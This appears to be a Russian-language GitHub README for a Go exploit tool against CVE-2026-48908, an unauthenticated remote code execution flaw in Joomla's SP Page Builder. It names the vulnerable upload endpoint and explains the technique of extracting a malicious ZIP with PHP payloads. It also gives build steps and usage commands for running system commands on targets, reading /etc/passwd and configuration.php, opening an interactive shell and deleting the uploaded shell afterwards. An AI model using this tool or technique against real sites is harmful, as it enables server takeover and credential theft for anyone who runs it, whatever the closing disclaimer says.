gagaltotal/cve-2026-48908-sp-page-builder-joomla
CVE-2026-48908 — SP Page Builder для Joomla: неаутентифицированное удалённое выполнение кода

Доказательство концепции эксплуатации CVE-2026-48908, неаутентифицированной уязвимости удалённого выполнения кода в компоненте SP Page Builder для Joomla.
CVE-2026-48908 — критическая уязвимость безопасности, позволяющая неаутентифицированным злоумышленникам выполнять произвольный код на уязвимых установках Joomla из-за неправильной обработки извлечения ZIP-файлов в компоненте SP Page Builder.
index.php?option=com_sppagebuilder&task=asset.uploadCustomIconУязвимость существует в функциональности загрузки ресурсов, где приложение неправильно проверяет и извлекает ZIP-файлы, содержащие иконки. Злоумышленник может создать вредоносный ZIP-файл с PHP-нагрузками, которые будут извлечены в веб-доступную директорию, что позволяет удалённо выполнять код.
golang.org/x/term — Утилиты терминала для безопасного ввода пароляgit clone https://github.com/gagaltotal/CVE-2026-48908-SP-Page-Builder-Joomla
cd CVE-2026-48908-SP-Page-Builder-Joomla
go mod init CVE-2026-48908-SP-Page-Builder-Joomla
go mod download
or
go mod tidy
go build -o poc_tot poc_tot.go
Скомпилированные бинарные файлы доступны в разделе релизов.


./poc_tot -target http://target-site.com -cmd "whoami"
./poc_tot -target http://target-site.com -shell
./poc_tot -target http://target-site.com -check
./poc_tot -target http://target-site.com -cleanup
./poc_tot -target http://target-site.com -cmd "id" -token "your_joomla_token"
-target string
    URL-адрес уязвимой установки Joomla (обязательно)
    Пример: http://target.com или https://target.com

-cmd string
    Системная команда для выполнения на цели
    Пример: "cat /etc/passwd"

-shell
    Запустить интерактивную оболочку на цели (требуется успешная эксплуатация)

-check
    Проверить, уязвима ли цель, без попытки эксплуатации

-cleanup
    Удалить загруженную оболочку и артефакты с цели

-token string
    CSRF-токен для эксплуатации (необязательно, определяется автоматически, если не указан)
Инструмент поддерживает несколько векторов эксплуатации:
./poc_tot -target http://vulnerable.local -check
./poc_tot -target http://vulnerable.local -cmd "ls -la /var/www/html"
./poc_tot -target http://vulnerable.local -cmd "cat configuration.php"
./poc_tot -target http://vulnerable.local -shell
# В оболочке:
> id
> whoami
> pwd
./poc_tot -target http://vulnerable.local -cleanup
Если вы используете Joomla с компонентом SP Page Builder:
Это программное обеспечение предоставляется исключительно для образовательных целей и авторизованного тестирования безопасности. Несанкционированный доступ к компьютерным системам незаконен. Авторы не несут ответственности за неправильное использование или ущерб, причинённый этим инструментом. Пользователи обязаны убедиться, что у них есть соответствующие полномочия перед использованием этого инструмента на любой целевой системе.
Используя этот инструмент, вы подтверждаете, что:
Этот инструмент предназначен исключительно для оборонительного исследования безопасности и авторизованного тестирования на проникновение. Несанкционированный доступ к компьютерным системам нарушает Computer Fraud and Abuse Act и аналогичные законы в других юрисдикциях. Всегда получайте письменное разрешение перед проведением тестирования безопасности.
index.php?option=com_installer&view=manageПриветствуются исследовательские вклады в области безопасности. Пожалуйста:
GhostGTR666 (Gagaltotal666)
По вопросам, проблемам или вкладу: